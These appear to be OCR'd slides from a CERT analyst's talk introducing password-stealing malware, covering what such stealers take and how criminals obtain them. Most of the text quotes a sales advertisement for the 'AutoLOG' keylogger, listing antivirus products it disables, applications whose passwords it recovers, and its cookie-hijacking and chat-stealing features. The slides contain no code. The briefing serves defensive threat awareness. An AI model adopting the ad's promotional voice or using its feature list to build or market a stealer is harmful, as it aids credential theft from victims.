A little tour in the little world of passwords stealers

Paul Jung
CERT - XLM

EXCELLIUM

Your first call when it comes to IT and security

TLP:White

What is a PWS

Av's industry says…


- **P**ass**W**ord **S**tealer
- **P**a**S**s**W**ord
- Information Stealer

What can it steal ?

- Credentials in browser
- Credentials in configuration files/registry
- Coin Wallets
- Serial numbers

Everything mainly in user land without auth.

What can it steal ?




PWS Objectives

Optionally…

- Grab screenshots
- Key logging

How it works (usually)

- Buy the tool, or find an open / cracked one



EXCELLIUM

How it works (usually)

- Forums or Yt are full of nice ads…

EXCELLIUM

DISABLES

AutoLOG kills a total 182 AntiVirus and Anti-Malware processes, of which some notable ones are:

- AVG AntiVirus
- Ad-Adware
- ArcaVir Internet Security
- Avast AntiVirus
- Avira AntiVir
- BitDefender
- BullGuard
- Clam AntiVirus
- Comodo AntiVirus
- Dr. Web
- ESET NOD32
- Emisoft Anti Malware
- F-Prot AntiVirus
- F-Secure AntiVirus
- FSB AntiVirus
- FortiClient
- IOBit Malware Fighter
- Ikarus Security
- Immunet Plus
- K7 Ultimate
- Kaspersky Internet Security
- KeyScrambler
- KingSoft AntiVirus
- MalwareBytes Anti Malware
- McAfee Security Suite
- NANO AntiVirus
- NetGate
- Norman AntiVirus
- Norton 360
- Norton Internet Security
- Outpost Security
- Ozone AV
- Panda AntiVirus
- QuickHeal
- Solo AntiVirus
- Sophos AntiVirus
- Super AntiSpyware
- Total Defense AntiVirus
- Trend Micro Titanium AV
- TrustPort AntiVirus
- Twister AntiVirus
- VBA32 AntiVirus
- Vipre AntiVirus
- Zoner AntiVirus
- eScan AntiVirus
- eTrust AntiVIrus
- nProtect
- G Data

PASSWORD RECOVERY

- FILEZILLA
- COREFTP
- FTPNAVIGATOR
- CYBERDUCK
- PUTTYCM
- WINSCP
- GOOGLE CHROME
- MOZILLA FIREFOX
- INTERNET EXPLORER
- OPERA BROWSER
- PIDGIN
- SKYPE
- JITSI
- OUTLOOK
- THUNDERBIRD
- SQL DEVELOPER
- DB VISUALIZER
- SQUIRREL
- WLAN CREDENTIALS
- GENERIC NETWORK
- LSA SECRETS
- WINDOWS HASHES(LM/NT)
- .NET PASSPORT

- FILEZILLA
- MOZILLA FIREFOX
- OPERA BROWSER
- PIDGIN
- JITSI
- THUNDERBIRD
- SQL DEVELOPER
- DB VISUALIZER
- SQUIRREL
- NETWORK MANAGER
- KWALLET
- GNOME KEYRING

Since the primary password recovery tool may be a bit heavy including all those passwords recovered, we have provided an alternative compact password recovery tool so that you can use it for your convenience, as well as for lowering the stress on the system. No other keylogger offers such a feature

- GOOGLE CHROME (ALL VERSIONS)
- MOZILLA FIREFOX (ALL VERSIONS)
- FILEZILLA (ALL VERSIONS)
- MICROSOFT OUTLOOK (ALL VERSIONS)
- MOZILLA THUNDERBIRD (ALL VERSIONS)
- NO-IP (ALL VERSIONS)

PRODUCT KEY

AutoLOG also has an option of recovering product keys from popular entertainment media and games such as:

- AUTOCAD
- ADOBE ACROBAT
- ADOBE PHOTOSHOP
- NERO
- VISUAL STUDIO
- CORELDRAW
- CALL OF DUTY
- BATTLEFIELD
- SPLINTER CELL
- COMMAND & CONQUER
- CRYSIS
- COUNTER STRIKE
- FIFA
- IGI 2
- MEDAL OF HONOR
- NEED FOR SPEED
- SIMCITY
- THE SIMS

Further features include a cookie stealer which can be used to hijack active sessions and a Skype chat history stealer with full logs of each conversation with each contact.

How it works (usually)

STRONG KEYLOGGER:
AutoLOG has multiple keylogging methods and features a strong & persistent keyboard hook which whill record ever keystroke typed.


COOKIE STEALER:
AutoLOG is one of the very few keyloggers which present a function to steal user cookies which can be used for effective session highjacking.

SKYPE CHAT HISTORY STEALER:
For the first time in history, we present a keylogger that has such a function. This skype chat history stealer will grab the chat db in a readable format with all relevant info included.

SCREENSHOT TRIGGER:
This unique feature, exclusive to AutoLOG gives you a mechanism where the screenshot logger will rapidly take screenshots when a certain window is opened.

